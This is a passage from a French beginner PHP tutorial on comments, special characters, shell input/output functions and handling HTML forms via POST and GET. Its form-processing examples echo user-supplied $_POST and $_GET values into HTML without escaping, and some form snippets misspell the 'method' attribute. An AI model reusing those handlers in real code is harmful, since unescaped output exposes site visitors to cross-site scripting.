PARAM_VALEUR_MIN : 0
PARAM_VALEUR_MAX : 1
```

#### 4.4.5 Constantes prédéfinies du langage

Le langage PHP propose un certaine nombre de constantes prédéfinies comme :

- **PHP\_VERSION** : La version de PHP ;
- **PHP\_MAXPATHLEN** : La longueur maximale d'un nom de fichier ;
- **PHP\_EOL** : Le caractère fin de ligne selon la plateforme ;

La liste est accessible à l'URL : <http://php.net/manual/fr/reserved.constants.php>

### 4.5 La sensibilité à la casse

En PHP, la sensibilité à la casse dépend de l'élément du langage :

- Le **nom des variables** est sensible à la casse (majuscules/minuscules).
  - ⇒ \$Nom est différent de \$nom
- Les **autres éléments du langage** (fonction, instructions, ...) ne le sont pas
  - ⇒ include() est identique à INCLUDE()
- La sensibilité des **noms de fichiers** à la casse est dépendante du système d'exploitation.
  - ⇒ Comme la plupart des serveurs Web tourne sous Linux, il est préférable de considérer que les noms des fichiers sont sensibles à la casse.

**Il préférable de garder la même convention (majuscules/minuscules) pour tous les éléments.**

### 4.6 Les Commentaires

Un commentaire est du texte que le développeur insère dans son programme afin d'expliquer « en français » ce qu'il fait. Il permet de clarifier le code par des explications, aussi bien pour le développeur lui-même, que pour les autres développeurs dans le cas d'un travail collaboratif.

**Les commentaires sont indispensables**, ils conditionnent la possibilité de maintenir ou de faire évoluer le code dans le futur. Les explications aident à comprendre les lignes de programmes.

**Les commentaires sont totalement ignorés à la génération de la page.**

Comme une page PHP contient généralement du code HTML, il est important de connaître la syntaxe des commentaires aussi bien en HTML qu'en PHP

#### 4.6.1 En HTML

En HTML le texte mis en commentaire doit être encadrés par les balises :

<!-- et -->

En voici un exemple :

```
<!-- Entête HTML -->
```

**Attention :**

*Cette syntaxe ne peut PAS se trouver dans la partie PHP, donc a l'intérieur de la partie encadrée par les balises <?php et ?>*

#### 4.6.2 En PHP

En PHP les commentaires reprennent les syntaxes du C et du C++. Il existe deux syntaxes possibles :

// Devant une ligne de texte (une seule ligne)

/\* \*/ En encadrement du texte, éventuellement sur plusieurs lignes

En voici un exemple :

```
<?php
// --- on récupère la donnée ---
$nom=$_POST['nom'];
/* on traite la donnée
   en la convertissant en majuscules */
$nom=strtoupper($nom);
echo $nom ;
?>
```

**Attention :**

*Cette syntaxe ne peut se trouver QUE dans la partie PHP, donc a l'intérieur de la partie encadrée par les balises <?php et ?>*

## 4.7 Les caractères spéciaux

Certains caractères ont un sens particulier dans le langage PHP. En voici quelques exemples (liste non exhaustive) :

Opérateur	Signification	Exemple
{ }	marquage de bloc programme	if (\$i < 10) { ... }
/* */	commentaires	/* début programme */
//	commentaires	// début programme
[ ]	élément de tableau	\$i = \$tab[10] ;
;	fin d'une instruction	\$i = 10 ;
"	délimiteur de chaîne de caractères avec interprétation	echo "bonjour\n"; Affiche le texte : bonjour et saute à la ligne
'	délimiteur de chaîne de caractères sans interprétation	echo 'bonjour\n'; Affiche le texte : bonjour\n pas de saut de ligne
&	adresse mémoire d'une variable	\$pt=&\$i; les deux variables pointent vers la même zone en mémoire
*	multiplication	\$k = \$i * \$j;
\	Spécialise/déspécialise un caractère	echo "\n"; saute à la ligne
\n	Nouvelle ligne (linefeed, LF)	echo "\n";
\r	Retour à la ligne(Carriage return, CR)	echo "\r"
\t	Tabulation	echo "\t"
\\"	Antislash	echo "\\"
\'	Apostrophe	echo '\''
\"	Guillemets	echo "\""

## 5 Les entrées/sorties

### 5.1 Le contexte d'interprétation

Les instructions de **saisie** et **d'affichage** en PHP dépendent du contexte d'interprétation.

- Dans le cas d'une utilisation du langage php comme **langage de script**, peu courante dans la pratique, on se base sur des **saisies au clavier, et des affichages à l'écran**, ou encore par le **passage d'arguments sur la ligne de commandes**.
- Dans le cas d'une utilisation du langage php dans un **environnement Web**, utilisation classique, on se base sur des **formulaires HTML** pour la saisie des données, ou bien par le **passage de valeurs via l'URL**, et des **affichages formatés avec des codes HTML**.

### 5.2 Dans un environnement script Shell

Dans cet environnement, la saisie va se faire au clavier et l'affichage à l'écran avec éventuellement des sauts de lignes.

#### 5.2.1 Les entrées

##### 5.2.1.1 Saisie au clavier

###### 5.2.1.1.1 L'instruction `fscanf()`

Comme le langage PHP a surtout été conçu pour un environnement Web, il n'existe pas d'instruction spécifique équivalente au `scanf()` du langage C.

Cependant, tout comme le langage C, on peut utiliser la fonction **`fscanf()`** de lecture de fichier appliquée au « fichier » entrée standard soit **`STDIN`**.

Les formats généraux sont :

Type de donnée	Exemple
entier	<code>fscanf(STDIN, "%d", \$age) ;</code>
caractère	<code>fscanf(STDIN, "%c", \$initiale) ;</code>
réel	<code>fscanf(STDIN, "%f", \$rayon) ;</code>
chaîne	<code>fscanf(STDIN, "%s", \$nom) ;</code>

Un exemple de programme complet avec saisie et affichage des ces types de données est présenté à la section 5.2.3.

#### 5.2.1.1.2 Les instructions `fgetc()` et `fgets()`

Le langage PHP propose deux instructions spécifiques à la saisie, en mode Shell, d'un caractère (chaînes d'un seul caractère) et de chaînes de caractères.

Elles sont conçues pour lire un fichier.

Cependant, tout comme le langage C, on peut utiliser la fonction **`fgetc()`** de lecture de fichier appliquée au « fichier » entrée standard soit **`STDIN`**. De même pour **`fgets()`**.

Les formats sont :

fonction	Exemple
<code>fgetc()</code>	<code>\$caract=fgetc(STDIN) ;</code>
<code>fgets()</code>	<code>\$nom=fgets(STDIN) ;</code>

#### Remarque :

*La fonction `fgetc()` lit un seul caractère. Dans le cas d'une saisie au clavier, après la lecture du caractère le buffer contient toujours un caractère Line Feed (LF=validation) qui n'est pas lu, ce qui peut perturber la saisie suivante.*

*En effet, la saisie qui suit trouvera un caractère dans le buffer, le caractère Line Feed qui reste, lira cette donnée et ne permettra pas à l'utilisateur de faire une nouvelle saisie.*

*La fonction `fgets()` lit une ligne complète y compris le caractère fin de ligne (LF=validation).*

Un exemple de programme complet d'utilisation de ces fonctions est présenté à la section 5.2.3.

### 5.2.1.2 Argument de la ligne de commande argc et argv

Quand on interprète le programme PHP, via la commande **php** exécutée par le Shell (par exemple UNIX), il est possible de **passer des arguments (données) lors de l'exécution de la commande**.

La variable **\$argc** contient alors le nombre d'arguments, et le tableau **\$argv[]** contient les différents valeurs de ces arguments.

Voici le programme **argc\_argv\_shell.php** qui montre comment utiliser ces syntaxes :

```
<?php
echo "==== traitement des arguments === \n";
$nb_arguments=$argc ;
echo "--- boucle for avec compteur explicit utilisant argc--- \n";
for ($i=0;$i<$nb_arguments;$i++)
{
    echo "Argument ".$i." : ".$argv[$i]."\n" ;
}
echo"\n";
?>
```

Voici un exemple d'exécution de ce programme avec 3 arguments, deux chaînes de caractères (« Dupont » et « Jean ») et un entier (25) :

```
$ php argc_argv_shell.php Dupont Jean 25
==== traitement des arguments ===
--- boucle for avec compteur explicit utilisant argc---
Argument 0 : argc_argv_shell.php
Argument 1 : Dupont
Argument 2 : Jean
Argument 3 : 25
```

L'argument rangé dans la case 0 du tableau **argv[]** est le nom du programme lui-même. Les autres arguments « Dupont », « Jean » et « 25 » sont rangés dans les cases 1, 2 et 3.

## 5.2.2 Les sorties

### 5.2.2.1 L'instruction echo

#### 5.2.2.1.1 Syntaxe générale

La commande « **echo** » a été utilisée de nombreuses fois depuis le début de ce document. Ce n'est pas à proprement parlé une fonction, mais un élément du langage.

La syntaxe générale est :

```
echo "texte" ;
```

ou bien avec une liste de paramètres séparés par une virgule :

```
echo "texte1","texte2" ;
```

Elle peut aussi afficher le contenu d'une variable :

```
echo $i ;
```

Ou un mélange de texte et de variables en utilisant l'opérateur de concaténation de chaînes de caractères « **.** » :

```
echo "Le résultat est : ".$i ;
```

Ou la liste des valeurs séparées par des virgules :

```
echo "Le résultat est : ",$i ;
```

Pour afficher un saut de ligne dans l'environnement Shell, il faut utiliser la syntaxe « **\n** » :

```
echo "Le résultat est : ".$i."\n" ;
echo "Le résultat est : ",$i," \n" ;
```

Voici l'exemple du programme **echo\_liste.php** :

```
<?php
$age=65;
echo "L'âge limite est : ".$age." ans\n"; // avec concaténation
echo "L'âge limite est : ",$age," ans\n"; // liste d'arguments
?>
```

#### 5.2.2.1.2 Les apostrophes et les guillemets

Le texte affiché par la commande **echo** peut entre guillemets " , ou entre apostrophes ' .

Voici un exemple de ces deux syntaxes dans le programme **echo\_guillemets\_apostrophe.php** :

```
<?php
echo "bonjour\n";
echo 'bonjour\n';
?>
```

Dans le cas des **guillemets**, **les syntaxes particulières sont interprétées**. Ainsi la notation \n est reconnue comme un **saut de ligne** en mode Shell.

Dans le cas des **apostrophes**, **les syntaxes particulières ne sont pas interprétées**. Ainsi la notation \n n'est reconnue et les deux caractères sont simplement affichés.

Voici un exemple d'exécution de ce programme en Shell :

```
$ php echo_guillemets_apostrophe.php
bonjour
bonjour\n$
```

Le premier « bonjour » apparaît suivi d'un saut de ligne. Le second apparaît suivi du texte \n, et aucun saut de ligne.

#### 5.2.2.1.3 Déspécialisation des guillemets ou apostrophes

Les caractères guillemets et apostrophes sont des délimiteurs de texte. Pour les afficher il faut les « déspécialiser » avec le caractère « \ », comme dans le programme **echo\_despecialisation.php** :

```
<?php
echo "Pour afficher un guillemet il faut l'écrire : \"comme ceci\".";
?>
```

L'exécution donne :

```
Pour afficher un guillemet il faut l'écrire : "comme ceci".
```

#### 5.2.2.1.4 Sur plusieurs lignes

Il est possible d'écrire un écho sur plusieurs lignes, soit directement, soit en utilisant une syntaxe particulière (HEREDOC) pour la chaîne de caractères ou directement dans l'instruction **echo**. Dans le cas de la syntaxe HEREDOC, l'identifiant doit commencer à la première colonne de la ligne et ne contenir aucun autre caractère.

Le programme **echo\_plusieurs\_lignes.php** montre ces différentes syntaxes :

```
<?php
echo "Voici un echo
écrit sur plusieurs
lignes\n";

// Syntaxe particulière HEREDOC
$str = <<<FIN_DE_DONNEES
Exemple de chaîne
sur plusieurs lignes
en utilisant la syntaxe Heredoc.
FIN_DE_DONNEES;

echo $str . "\n";

$nom='Dupont';
$age=28;

// affichage
echo <<<FIN_AFFICHAGE
Mon nom est "$nom".
J'ai $age ans.
Affichage du 'A' majuscule à partir de sa valeur Hexadécimale : \x41
FIN_AFFICHAGE;

?>
```

Voici son exécution :

```
$ php echo_plusieurs_lignes.php
Voici un echo
écrit sur plusieurs
lignes
Exemple de chaîne
sur plusieurs lignes
en utilisant la syntaxe Heredoc.
Mon nom est "Dupont".
J'ai 28 ans.
Affichage du 'A' majuscule à partir de sa valeur Hexadécimale : A
```

### 5.2.2.2 L'instruction print

L'instruction **print** est similaire à l'instruction **echo**.

Cependant elle diffère sur deux points :

- On peut utiliser **print** avec des parenthèses ;
- **print** affiche une chaîne et non une liste d'arguments.

Voici le programme **print\_Syntaxe.php** qui résume différentes syntaxes :

```
<?php
print("Bonjour le monde avec les parenthèses\n");
print "print() sans les parenthèses.\n";
//plusieurs lignes
print "Voici un print
écrit sur plusieurs
lignes\n";
print "Voici un print\nécrit sur plusieurs\nlignes\n";
//déspécialisation
print "Pour afficher un guillemet il faut l'écrire : \"comme ceci\".\n";
// guillemets et apostrophes
print "bonjour\n";
print 'bonjour\n';
print ("\\n");
//variables
$age=65;
print "L'âge limite est : ".$age." ans\n"; // avec concaténation
//heredoc
$nom='Dupont';
$age=28;
print <<<FIN_AFFICHAGE
Mon nom est "$nom".
J'ai $age ans.
Affichage du 'A' majuscule à partir de sa valeur Hexadécimale : \x41
FIN_AFFICHAGE;

?>
```

Voici son exécution :

```
$ php print_Syntaxe.php
Bonjour le monde avec les parenthèses
print() sans les parenthèses.
Voici un print
écrit sur plusieurs
lignes
Voici un print
écrit sur plusieurs
lignes
Pour afficher un guillemet il faut l'écrire : "comme ceci".
bonjour
bonjour\n
L'âge limite est : 65 ans
Mon nom est "Dupont".
J'ai 28 ans.
Affichage du 'A' majuscule à partir de sa valeur Hexadécimale : A
```

### 5.2.2.3 L'instruction printf

La syntaxe de l'instruction printf() est similaire à celle du langage C.

Il y a cependant une différence notable par rapport au format « %c ».

Si le « %c » est bien utilisé pour la saisie d'un caractère pour le **fscanf()**, il est utilisé pour afficher le caractère qui correspond à l'**entier** donnée en argument en PHP pour l'instruction **printf()**.

L'affichage par **printf()** d'un caractère utilise le format de chaîne « %s ».

Les formats sont :

Type de donnée	Exemple
entier	<code>printf("%d", \$age)</code> <code>printf("%c", \$numlettre) // affiche le caractère dont le code ASCII est numlettre</code>
caractère	<code>printf("%s", \$initiale)</code>
réel	<code>printf("%f", \$rayon)</code>
chaîne	<code>printf("%s", \$nom)</code>

### 5.2.2.4 L'instruction fputs

Le langage PHP propose une instruction spécifique à l'affichage, et mode Shell, de chaînes de caractères.

Elle est conçue pour écrire dans un fichier.

Cependant, tout comme le langage C, on peut utiliser la fonction **fputs()** d'écriture dans un fichier appliquée au « fichier » sortie standard soit **STDOUT**.

Le format est :

fonction	Exemple
<b>fputs()</b>	<code>fputs(STDOUT, \$nom) ;</code>

Un exemple de programme complet d'utilisation de ces fonctions est présenté à la section 5.2.3.

### 5.2.3 Exemples

Les programmes suivants :

- saisie\_affichage\_entier\_shell.php
- saisie\_affichage\_reel\_shell.php
- saisie\_affichage\_caractere\_shell.php
- saisie\_affichage\_chaine\_shell.php

présentent l'utilisation de **echo**, **fscanf()**, **printf()**, **fgetc()**, **fgets()**, **fputs()**, en PHP.

L'utilisation de **setlocale()** permet de gérer l'affichage des dates et des décimales en français.

#### 5.2.3.1 Pour un entier

Voici le programme **saisie\_affichage\_entier\_shell.php** :

```
<?php
// défini la présentation des dates, valeurs numériques au format local
// (français)
//setlocale (LC_NUMERIC, 'fr_FR.utf8','fra');
//setlocale (LC_ALL, 'fr_FR.UTF-8');
//setlocale (LC_ALL, 'fr_FR');
setlocale(LC_ALL, '');

// --- saisie et affichage d'un entier ---
echo "\n";
echo "Entrez un entier (ex : 65) : ";
fscanf(STDIN, "%d", $number);
echo "echo : La valeur saisie par fscanf() est : " . $number . "\n" ;
printf("printf : La valeur saisie est : %d\n",$number) ;
printf("printf : La valeur saisie est : %020d\n",$number) ;
printf("printf : Le caractère équivalent est : %c    <= format %%c en PHP
appliqué à un entier\n",$number) ;
?>
```

Voici son exécution, les saisies apparaissent sur fond jaune :

```
$ php saisie_affichage_entier_shell.php
Entrez un entier (ex : 65) : 70
echo : La valeur saisie par fscanf() est : 70
printf : La valeur saisie est : 70
printf : La valeur saisie est : 00000000000000000070
printf : Le caractère équivalent est : F    <= format %c en PHP appliqué à un
entier
```

### 5.2.3.2 Pour un caractère

Voici le programme **saisie\_affichage\_caractere\_shell.php** :

```
<?php
// défini la présentation des dates, valeurs numériques au format local
// (français)
//setlocale (LC_NUMERIC, 'fr_FR.utf8','fra');
//setlocale (LC_ALL, 'fr_FR.UTF-8');
//setlocale (LC_ALL, 'fr_FR');
setlocale(LC_ALL, '') ;

// --- saisie et affichage d'un caractère ---
echo "\n";
echo "Entrez un caractère (ex : Q) : ";
fscanf(STDIN, "%c", $caractere);
echo "echo : La valeur saisie avec fscanf() est : " . $caractere . "\n" ;
printf("printf : La valeur saisie est : %c      <== problème du format %c en
PHP\n", $caractere) ;
printf("printf : La valeur saisie est : %s      <== utilisation du format %s
en PHP\n", $caractere) ;
echo "Entrez un caractère (ex : Q) : ";
$caractere=fgetc(STDIN);
echo "echo : La valeur saisie avec fgetc() est : " . $caractere . "\n" ;
fputs(STDOUT,"fputs : La valeur saisie avec fgetc() est : " . $caractere .
"\n") ;
?>
```

Voici son exécution, les saisies apparaissent sur fond jaune :

```
$ php saisie_affichage_caractere_shell.php

Entrez un caractère (ex : Q) : S
echo : La valeur saisie avec fscanf() est : S
printf : La valeur saisie est :          <== problème du format %c en PHP
printf : La valeur saisie est : S      <== utilisation du format %s en PHP
Entrez un caractère (ex : Q) : T
echo : La valeur saisie avec fgetc() est : T
fputs : La valeur saisie avec fgetc() est : T
```

#### Remarque :

*La fonction fgetc() lit un seul caractère. Dans le cas d'une saisie au clavier, après la lecture du caractère, le buffer contient toujours un caractère Line Feed (LF=validation) qui n'est pas lu, ce qui peut perturber la saisie suivante.*

*En effet, la saisie qui suit trouvera un caractère dans le buffer, le caractère Line Feed qui reste, lira cette donnée et ne permettra pas à l'utilisateur de faire une nouvelle saisie.*

Le programme **saisie\_affichage\_caractere2\_shell.php** montre le problème évoqué dans la remarque précédente. Il reprend la programme précédent de deux saisies d'un caractère, par **fscanf()** puis par **fgetc()**, et ajoute après la saisie d'un entier :

```
<?php
// défini la présentation des dates, valeurs numériques au format local
// français)
//setlocale (LC_NUMERIC, 'fr_FR.utf8','fra');
//setlocale (LC_ALL, 'fr_FR.UTF-8');
//setlocale (LC_ALL, 'fr_FR');
setlocale(LC_ALL, '') ;

// --- saisie et affichage d'un caractère ---
echo "\n";
echo "Entrez un caractère (ex : Q) : ";
fscanf(STDIN, "%c", $caractere);
echo "echo : La valeur saisie avec fscanf() est : " . $caractere . "\n" ;
printf("printf : La valeur saisie est : %c      <== problème du format %c en
PHP\n", $caractere) ;
printf("printf : La valeur saisie est : %s      <== utilisation du format %s
en PHP\n", $caractere) ;
echo "Entrez un caractère (ex : Q) : ";
$caractere=fgetc(STDIN);
echo "echo : La valeur saisie avec fgetc() est : " . $caractere . "\n" ;
fputs(STDOUT,"fputs : La valeur saisie avec fgetc() est : " . $caractere .
"\n") ;
// --- saisie et affichage d'un entier ---
echo "\n";
echo "Entrez un entier (ex : 65) : ";
fscanf(STDIN, "%d", $number);
echo "echo : La valeur saisie par fscanf() est : " . $number . "\n" ;
printf("printf : La valeur saisie est : %d\n", $number) ;
printf("printf : La valeur saisie est : %020d\n", $number) ;
printf("printf : Le caractère équivalent est : %c    <== format %c en PHP
appliqué à un entier\n", $number) ;
?>
```

Son exécution montre le problème évoqué. La saisie de l'entier ne peut pas être effectuée (sur fond vert) car l'instruction **fscanf()** trouve quelque chose dans le buffer du clavier, et donc ne demande rien à l'utilisateur. De plus la valeur entière ainsi lue est fausse :

```
$ php saisie_affichage_caractere2_shell.php

Entrez un caractère (ex : Q) : S
echo : La valeur saisie avec fscanf() est : S
printf : La valeur saisie est :          <== problème du format %c en PHP
printf : La valeur saisie est : S      <== utilisation du format %s en PHP
Entrez un caractère (ex : Q) : T
echo : La valeur saisie avec fgetc() est : T
fputs : La valeur saisie avec fgetc() est : T

Entrez un entier (ex : 65) : echo : La valeur saisie par fscanf() est :
printf : La valeur saisie est : 0
printf : La valeur saisie est : 00000000000000000000
printf : Le caractère équivalent est :      <== format %c en PHP appliqué à un
entier
```

### 5.2.3.3 Pour un réel

Voici le programme **saisie\_affichage\_reel\_shell.php** :

```
<?php
// défini la présentation des dates, valeurs numériques au format local
// français)
//setlocale (LC_NUMERIC, 'fr_FR.utf8','fra');
//setlocale (LC_ALL, 'fr_FR.UTF-8');
//setlocale (LC_ALL, 'fr_FR');
setlocale(LC_ALL, '') ;

// --- saisie et affichage d'un réel ---
echo "\n";
echo "Entrez un réel avec le point décimal (ex : 2.8) : ";
fscanf(STDIN, "%f", $reel);
echo "echo : La valeur saisie est : " . $reel . "\n" ;
printf("printf : La valeur saisie est : |%+10.2f|\n",$reel) ;
?>
```

Voici son exécution, les saisies apparaissent sur fond jaune :

```
$ php saisie_affichage_reel_shell.php
Entrez un réel avec le point décimal (ex : 2.8) : 3.2
echo : La valeur saisie est : 3,2
printf : La valeur saisie est : |      +3,20|
```

#### 5.2.3.4 Pour une chaîne de caractères

Voici le programme **saisie\_affichage\_chaine\_shell.php** :

```
<?php
// défini la présentation des dates, valeurs numériques au format local
// (français)
//setlocale (LC_NUMERIC, 'fr_FR.utf8','fra');
//setlocale (LC_ALL, 'fr_FR.UTF-8');
//setlocale (LC_ALL, 'fr_FR');
setlocale(LC_ALL, '') ;
// --- saisie et affichage d'une chaîne ---
echo "\n";
echo "Entrez un chaîne (ex : azerty) : ";
fscanf(STDIN, "%s", $chaine); // le nom de la variable est accentué
echo "echo : La valeur saisie avec fscanf() est : " . $chaine . "\n" ;
printf("printf : La valeur saisie est : |%-10s| <== cadrage à
gauche\n",$chaine) ;
echo "Entrez un chaîne (ex : azerty) : ";
$chaine=fgets(STDIN); // le nom de la variable est accentué
$chaine=trim($chaine); // on retire le caractère fin de ligne de chaine
echo "echo : La valeur saisie avec fgets() est : " . $chaine . "\n" ;
fputs(STDOUT,"fputs : La valeur saisie avec fgets() est : " . $chaine .
"\n") ;
?>
```

Voici son exécution, les saisies apparaissent sur fond jaune :

```
$ php saisie_affichage_chaine_shell.php
Entrez un chaîne (ex : azerty) : Dupont
echo : La valeur saisie avec fscanf() est : Dupont
printf : La valeur saisie est : |Dupont | <== cadrage à gauche
Entrez un chaîne (ex : azerty) : Martin
echo : La valeur saisie avec fgets() est : Martin
fputs : La valeur saisie avec fgets() est : Martin
```

#### Remarque :

*La fonction fgets() lit toute la chaîne, y compris la fin de saisie (caractère Line Feed=LF).*

*Pour supprimer le saut de ligne et les éventuels espaces en début et en fin de saisie il faut utiliser la fonction trim() (section 10.1.9).*

### 5.2.3.5 Pour un réel comme chaîne de caractères

Le programme **saisie\_affichage\_reel\_chaine\_shell.php** montre comment lire un réel au format Shell et retrouver sa valeur numérique.

Cela permet ainsi la saisie d'une valeur réelle au format français (virgule décimale) comme : 3,2.

```
<?php
// défini la présentation des dates, valeurs numériques au format local
// (français)
//setlocale (LC_NUMERIC, 'fr_FR.utf8','fra');
//setlocale (LC_ALL, 'fr_FR.UTF-8');
//setlocale (LC_ALL, 'fr_FR');
setlocale(LC_ALL, '') ;

// --- saisie et affichage d'un réel au format chaîne ---
echo "\n";
echo "Entrez un réel en français (ex : 2,8) : ";
fscanf(STDIN, "%s", $chaine2);
echo "echo : La valeur saisie en chaîne est : " . $chaine2 . "\n" ;
echo "\n";
echo "--- Conversion de la chaîne en réel : résultat sans traitement de
chaîne ---\n";
$reel2 = (float) $chaine2 ;
echo "echo : La valeur convertie en réel est : " . $reel2 . "\n" ;
printf("printf : La valeur convertie en réel est : |%+10.2f| <== signé,
largeur de 10, deux décimales\n",$reel2) ;

echo "\n";
echo "--- Conversion de la chaîne en réel : résultat avec traitement de
chaîne ---\n" ;
$chaine3 = str_replace(",",".",$chaine2) ;
$reel3 = (float) $chaine3 ;
echo "echo : La valeur convertie en réel est : " . $reel3 . "\n" ;
printf("printf : La valeur convertie en réel est : |%+10.2f| <== signé,
largeur de 10, deux décimales\n",$reel3) ;
?>
```

Voici son exécution.

La saisie est sur fond jaune.

Les affichages sur fond vert montrent comment est récupérée la valeur réelle sans traitement particulier (on obtient 3.0), ou avec un traitement de chaîne (on obtient 3.2) :

```
$ php saisie_affichage_reel_chaine_shell.php

Entrez un réel en français (ex : 2,8) : 3,2
echo : La valeur saisie en chaîne est : 3,2

--- Conversion de la chaîne en réel : résultat sans traitement de chaîne ---
echo : La valeur convertie en réel est : 3
printf : La valeur convertie en réel est : |      +3,00| <== signé, largeur
de 10, deux décimales

--- Conversion de la chaîne en réel : résultat avec traitement de chaîne ---
echo : La valeur convertie en réel est : 3,2
printf : La valeur convertie en réel est : |      +3,20| <== signé, largeur
de 10, deux décimales
```

## 5.3 Dans un environnement Web

Les entrées/sorties dans un environnement Web, ce qui est le cas le plus classique en PHP, se basent principalement sur des **formulaires** ou des **arguments de l'URL**.

### 5.3.1 Les formulaires

La saisie par formulaire a été présentée à la section 1.2.2.3. Nous reprenons l'exemple présenté à cette section en le simplifiant.

#### 5.3.1.1 Rappel

Un formulaire HTML permet une saisie sur la page Web d'informations de texte. Voici l'exemple **formulaire\_post.html** de la saisie des informations sur une personne :

- Le nom
- Le prénom
- L'âge

Voici l'affichage de ce formulaire dans le navigateur :



#### 5.3.1.2 La méthode POST

Quand la **méthode POST** est utilisée dans un formulaire, les **informations passées** après validation de la saisie **ne sont pas visibles** dans le champ URL du navigateur.

Voici le fichier **formulaire\_post.html** qui implémente ce formulaire :

```
<!DOCTYPE html>
<html>
  <body>
    <form action="formulaire_post.php" method="post">
      Nom : <input type="text" name="nom" size="20" /><br>
      Prénom : <input type="text" name="prenom" size="30" /><br>
      Age : <input type="text" name="age" size="10" /><br><br>
      <input type="submit" value="Valider" />
      <input type="reset" value="Effacer le formulaire" />
    </form>
  </body>
</html>
```

A blue callout box points to the "action" attribute of the `<form>` tag with the text "Action du formulaire : **formulaire\_post.php**".

Les syntaxes qui balisent le formulaire sont :

```
<form action="formulaire_post.php" methode="post">  
</form>
```

Le bouton « Valider » envoie les données à traiter via la méthode POST à un programme PHP *formulaire\_post.php* que voici :


```
<!DOCTYPE html>  
<html>  
  <body>  
    <!-- Début du programme PHP -->  
    <?php  
      // --- on récupère les données ---  
      $nom=$_POST['nom'];  
      $prenom=$_POST['prenom'];  
      $age=$_POST['age'];  
      // --- on traite les données ---  
      $nom=strtoupper($nom);  
      $prenom=strtoupper($prenom);  
      $age=intval($age);  
      // --- on affiche les données dans un tableau ---  
      echo 'Nom : '.$nom.'  
<br>';  
      echo 'Prénom : '.$prenom.'  
<br>';  
      echo 'Age : '.$age.'  
<br>';  
    ?>  
    <!-- Fin du programme PHP -->  
  </body>  
</html>
```

Syntaxe PHP

Ce programme effectue les actions suivantes:

- Récupération des données, via la variable tableau **`$_POST[ ]`**, sur chaque élément **`$_POST['nom']`**, **`$_POST['prenom']`**, **`$_POST['age']`**, dans trois variables **`$nom`**, **`$prenom`**, **`$age`** ;
- Conversion du nom et du prénom en majuscules, et de l'âge en entier ;
- Affichage des données traitées, via l'instruction « **`echo`** ».

Voici l'affichage dans le navigateur du résultat de l'exécution du programme PHP:



Dans la méthode POST, l'URL du navigateur ne fait apparaître AUCUNE donnée !

### 5.3.1.3 La méthode GET

Quand la **méthode GET** est utilisée dans un formulaire, les **informations passées** après validation de la saisie **sont visibles** dans le champ URL du navigateur.

Voici le fichier *formulaire\_get.html* qui implémente ce formulaire :


```
<!DOCTYPE html>
<html>
  <body>
    <form action="formulaire_get.php" method="get">
      Nom : <input type="text" name="nom" size="20" /><br>
      Prénom : <input type="text" name="prenom" size="30" /><br>
      Age : <input type="text" name="age" size="10" /><br><br>
      <input type="submit" value="Valider" />
      <input type="reset" value="Effacer le formulaire" />
    </form>
  </body>
</html>
```

Action du formulaire :  
*formulaire\_get.php*

Les syntaxes qui balisent le formulaire sont :

```
<form action="formulaire_get.php" methode="get">
</form>
```

L'écran de saisie est exactement identique :



Le bouton « Valider » envoie les données à traiter via la méthode GET à un programme PHP *formulaire\_get.php*.

Voici le programme PHP *formulaire\_get.php* :

```
<!DOCTYPE html>
<html>
  <body>
    <!-- Début du programme PHP -->
    <?php
      // --- on récupère les données ---
      $nom=$_GET['nom'];
      $prenom=$_GET['prenom'];
      $age=$_GET['age'];
      // --- on traite les données ---
      $nom=strtoupper($nom);
      $prenom=strtoupper($prenom);
      $age=intval($age);
      // --- on affiche les données dans un tableau ---
      echo 'Nom : '.$nom.'<br>';
      echo 'Prénom : '.$prenom.'<br>';
      echo 'Age : '.$age.'<br>';
    ?>
    <!-- Fin du programme PHP -->
  </body>
</html>
```

Syntaxe PHP

